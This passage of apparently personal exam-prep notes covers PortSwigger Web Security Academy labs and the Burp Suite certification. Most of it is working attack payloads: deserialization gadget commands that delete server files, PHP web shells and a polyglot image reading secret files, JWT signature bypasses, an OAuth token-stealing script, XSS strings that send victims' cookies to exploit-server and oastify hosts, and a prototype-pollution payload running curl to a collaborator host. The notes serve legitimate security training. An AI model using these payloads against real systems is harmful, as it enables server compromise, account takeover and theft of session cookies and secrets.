GET /js/geolocate.js?callback=setCountryCookie
Body:
callback=alert(1)
```

9. URL normalization

```
/random"><script>alert(1)</script>
Cache this path and then deliver URL to the victim
```

Insecure deserialization

Approach

I recommend you to install **Java Deserialization Scanner** extension for BurpSuite to scan for the type of serialized object. Of course, to create gadgets you will need to use ysoserial.
Quick notes:
You need to have at least Java JDK 11 version to use the jar file!

```
java -jar ysoserial-all.jar CommonsCollections2 "rm /home/carlos/morale.txt" | gzip -f | base64 -w 0
```

Labs

1. Modifying serialized data types

```
1. Change username to administrator (13 symbols)
2. Change parameter access_token from s to i as follows:
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

2. Using application functionality to exploit insecure deserialization

```
1. Delete additional user.
2. For the POST /my-account/delete request change deserialized session cookie to:
s:11:"avatar_link";s:23:"/home/carlos/morale.txt";}
3. Send it.
```

3. Arbitrary object injection in PHP

```
1. Check for /libs/CustomTemplate.php~
2. Find out destruct() method
3. Create next payload:
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```

4. Exploiting Java deserialization with Apache Commons

```
1. Use burp scanner to identify that the serialized object is Java Commons
2. Use ysoserial to create new payload
3. Base64 + URL encode it
```

5. Exploiting PHP deserialization with a pre-built gadget chain

```
1. Find out php.info
2. Find out Symfony ver and Secret Key
3. Create next payload:
phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64 -w 0
4. Sign it with Secret Key using PHP code
```


6. Exploiting Ruby deserialization using a documented gadget chain

```
1. Use burp scanner to identify that the serialized object is Ruby using Marshal
2. Use the next code to create own object:
https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html
```


HTTP Host header attacks

Approach

The best place, where you can set this type of attacks is in **Forgot password?** functionality.



Set your exploit server in Host and change username to victim's one:



Go to exploit server logs and find victim's forgot-password-token:

```
+0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Wir
+0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
+0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Wir
+0000 "GET /forgot-password?temp-forgot-password-token=f3AeGkluP8UrXMvnNR2ebhS5S8rgcrgX HTTP/1.1" 4
+0000 "GET /resources/css/labs.css HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64;
+0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
```

These Headers can also be used, when **Host** does not work:

```
X-Forwarded-Host: exploit-server.com
X-Host: exploit-server.com
X-Forwarded-Server: exploit-server.com
```

Labs

1. To send malicious email put your server in Host

```
Host: exploit-server.com
```

> https://hackerone.com/reports/698416

2. Admin panel from localhost only

```
GET /admin HTTP/1.1
Host: localhost
```

3. Double Host / Cache poisoning

```
Host: 0adf00cc033d5f09c05b077d000200eb.web-security-academy.net
Host: "></script><script>alert(document.cookie)</script>
```

> https://hackerone.com/reports/123513

4. SSRF

```
GET /admin HTTP/1.1
Host: 192.168.0.170
```

5. SSRF

```
GET https://0a44007e03fb1d0cc0068900005000d1.web-security-academy.net HTTP/1.1
Host: 192.168.0.170
```

6. Dangling markup


```
Host: 0a42005f03d221bec0c45997001600ce.web-security-academy.net:'<a href="http://burp-collaborator.com?
```

> https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection "

OAuth authentication

Approach

Arises at Sign-in page. The main request to play with is `/auth?client_id=...`



Labs

1. Authentication bypass via OAuth implicit flow

> Intercept the whole process of OAuth authentication and observe /authenticate POST request that contains email and username. Change these parameters to carlos'.

2. Forced OAuth profile linking

> Intercept the whole process of OAuth authentication and observe /oauth-linking request with code. This request is without state parameter, so Generate CSRF PoC and drop the request. Send it to victim and login via OAuth.

3. OAuth account hijacking via redirect_uri

> Intercept the whole process of OAuth authentication and observe /auth?client_id=xxx&redirect_uri=xxx&response_type=xxx&scope=xxx, change redirect_uri to your collaborator server and Generate CSRF PoC, drop the request. Send it to victim and find out his /oauth-callback?code.

4. Stealing OAuth access tokens via an open redirect

> 4.1 Same as the previous one observe `/auth?client_id=xxx&redirect_uri=xxx&response_type=xxx&scope=xxx`.
> 4.2 On home page open any post and at the bottom observe "Next post" button. It is open redirect.
> 4.3 Write the next URL:
> `...` `redirect_uri=https://xxx.web-security-academy.net/oauth-callback/../../post/next?path=https://exploit-xxx.exploit-server.net/exploit/` `...`
> This will redirect us to our exploit server and send us oauth code as fragment identifier, so we need to extract this value using JS.
> 4.4 Write final payload:

```
<script>
    if (!document.location.hash) {
        window.location = "https://oauth-xxx.web-security-academy.net/auth?
client_id=np1l4fiaizdo4d6r09enk&redirect_uri=https://xxx.web-security-academy.net/oauth-
callback/../../post/next?path=https://exploit-xxx.exploit-
server.net/exploit/&response_type=token&nonce=-2091701200&scope=openid%20profile%20email"
    } else {
        window.location = '/?'+document.location.hash.substr(1)
    }
</script>
```


File upload vulnerabilities

Approach

Just do these labs once and you will know how to deal with this vulnerability. Also got really useful links to understand the topic more cle

> https://www.cyberhacks200.org/post/file-upload-attacks-explained
> https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files

Arises at My-account Avatar upload



Labs

1. Web shell upload via Content-Type restriction bypass

```
Change Content-Type to image/jpeg
```

2. Web shell upload via path traversal

```
Create web shell with directory traversal in filename (../) and URL encode it (%2e%2e%2f)
Now you can get your file with /files/avatars/../rce2.php
```

3. Web shell upload via extension blacklist bypass

> **ATTENTION:** This is not "correct" method to pass the lab. For "right" method, using .htaccess file, referrer to Official PortSwigger Method

```
.php is blacklisted, but you can set .phar extension
```

4. Web shell upload via obfuscated file extension

```
Null byte bypass rce.php%00.jpg
```

5. Remote code execution via polyglot web shell upload


> Polyglot PHP/JPG file is an standard Image but with PHP code in metadata.

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" lel.jpg -o polyglot.php
```

> https://www.cyberhacks200.org/post/file-upload-attacks-explained
> https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files

6. Admin Panel RFI

> RFI function on target allow the upload of image from remote HTTPS URL source and perform to validation checks, the source URL must be HTTPS and the file extension is checked. Incorrect RFI result in response message, **File must be either a jpg or png**.



To exploit this vulnerability, paste php payload in body section of your exploit server and name it shell.php:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


To bypass filters and provoke RFI, use the next payload:

```
https://exploit-server.com/shell.php#kek.jpg
```

JWT

Approach

For this section use the JWT Editor burp extension, which helps to play with JWT on the go. I, personally, prefer JSON Web Tokens extension, due to simplicity and quick work. Also both these extensions will mark your requests with some color, identifying that you hav JWT.



Labs

1. JWT authentication bypass via unverified signature

> Simply change "sub" to administrator

2. JWT authentication bypass via flawed signature verification

> None algorithm (set "alg": "none" and delete signature part)

3. JWT authentication bypass via weak signing key

ATTENTION: Weak key is easily detected by Burp Suite Passive Scanner

> Crack signing key with hashcat: `hashcat -m 16500 -a 0 <full_jwt> /usr/share/wordlists/rockyou.txt`

4. JWT authentication bypass via jwk header injection

> 4.1 Go to JWT Editor Keys - New RSA Key - Generate
> 4.2 Get Request with JWT token - Repeater - JSON Web Token tab - Attack (at the bottom) - Embedded JWK - Select your previously generated key - OK

5. JWT authentication bypass via jku header injection

> 5.1 JWT Editor Keys - New RSA Key - Generate - right-click on key - Copy Public Key as JWK
> 5.2 Go to your exploit server and paste the next payload in Body:

```
{
    "keys": [

    ]
}
```

> 5.3 In "keys" section paste your previously copied JWK:

```
{
    "keys": [
        {
            "kty": "RSA",
            "e": "AQAB",
            "kid": "893d8f0b-061f-42c2-a4aa-5056e12b8ae7",
            "n": "yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw"
        }
    ]
}
```

> 5.4 Back to our JWT, replace the current value of the kid parameter with the kid of the JWK that you uploaded to the exploit server.
> 5.5 Add a new jku parameter to the header of the JWT. Set its value to the URL of your JWK Set on the exploit server.
> 5.6 Change "sub" to administrator
> 5.7 Click "Sign" at the bottom of JSON Web Token tab in repeater and select your previously generated key


6. JWT authentication bypass via kid header path traversal


> 6.1 JWT Editor Keys - New Symmetric Key - Generate - replace the value of "k" parameter to AA== - OK
> 6.2 Back to our JWT, replace "kid" parameter with ../../../../../dev/null
> 6.3 Change "sub" to administrator
> 6.4 Click "Sign" at the bottom of JSON Web Token tab in repeater and select your previously generated key

Prototype pollution

Approach

At first glance, a heavy topic in which, as you develop in it, you begin to capture the main essence. It fires very well with the DOM-Invade extension. Arises, usually, in these JS files: searchLogger.js, searchLoggerAlternative.js and similar searchLogger...





Labs

1. DOM XSS via client-side prototype pollution

```
https://site.com/?__proto__[transport_url]=data:,alert(1)
```

2. DOM XSS via an alternative prototype pollution vector

```
https://site.com/?__proto__.sequence=alert(1)-
```

3. Client-side prototype pollution via flawed sanitization

```
https://site.com/?__pro__proto__to__[transport_url]=data:,alert(1)
```

4. Client-side prototype pollution in third-party libraries

```
https:/site.com/#__proto__[hitCallback]=alert(document.cookie)
```

5. Client-side prototype pollution via browser APIs

```
https://site.com/?__proto__[value]=data:,alert(1)
```

6. Privilege escalation via server-side prototype pollution

```
Billing and Delivery Address:
"__proto__": {
    "isAdmin":true
}
```

7. Detecting server-side prototype pollution without polluted property reflection

```
"__proto__": {
 "status":555
}
```

8. Bypassing flawed input filters for server-side prototype pollution

> https://portswigger.net/web-security/prototype-pollution/client-side#bypassing-flawed-key-sanitization

```
 "constructor":{
"prototype":{
"isAdmin":true
}}
```

9. Remote code execution via server-side prototype pollution

```
"__proto__":
{"execArgv": [
  "--eval=require('child_process').execSync('curl https://kmazepmj6dq3jzpk2e4ah7fzuq0ho9cy.oastify.com')"
]}
```

Practice exam

Approach

Real exam is in **exactly** the same form as the practice one, so don't worry about this. I recommend you to use this walkthrough, in case y
countered some issues:

> https://www.r00tpgp.com/2021/08/burp-suite-certified-practitioner-exam.html

Stage 1 XSS

```
"-(window["document"]
["location"]="https://exploit%2D0ac7002303d74533c0b472c9016a00f3%2Eexploit%2Dserver%2Enet/?
c="+window["document"]["cookie"])-"
OR my variant:
"-(window["location"]="http://umk7m0a67ilv35u5uonbj2i08rei29qy%2eoastify%2ecom/?c="+window["document"]
["cookie"])}//
```

Stage 2 SQL Injection
Just pass it through sqlmap.

Stage 3 Insecure Deserialization
The same as labs with Java Deserialization. Payload is base64 + gzip, the only thing you need to brute is CommonsCollections version, j
generate a couple payloads with ysoserial with different CommonsCollections version
Insecure deserialization

Footnote

> In general: Quite hard, passed it on the second try. I recieved the certificate 7 days after passing the exam, so keep calm about this.
> A really big thanks for my subscribers on Arm1tage, I really do appreciate all your support... and... all the 💩 and 🤡 emotions under the posts XD (those who know, know).
> Buy me a... oh... wait... I don't give a fuck about money, all this is for free.

Releases

No releases published

Packages

No packages published

Contributors 2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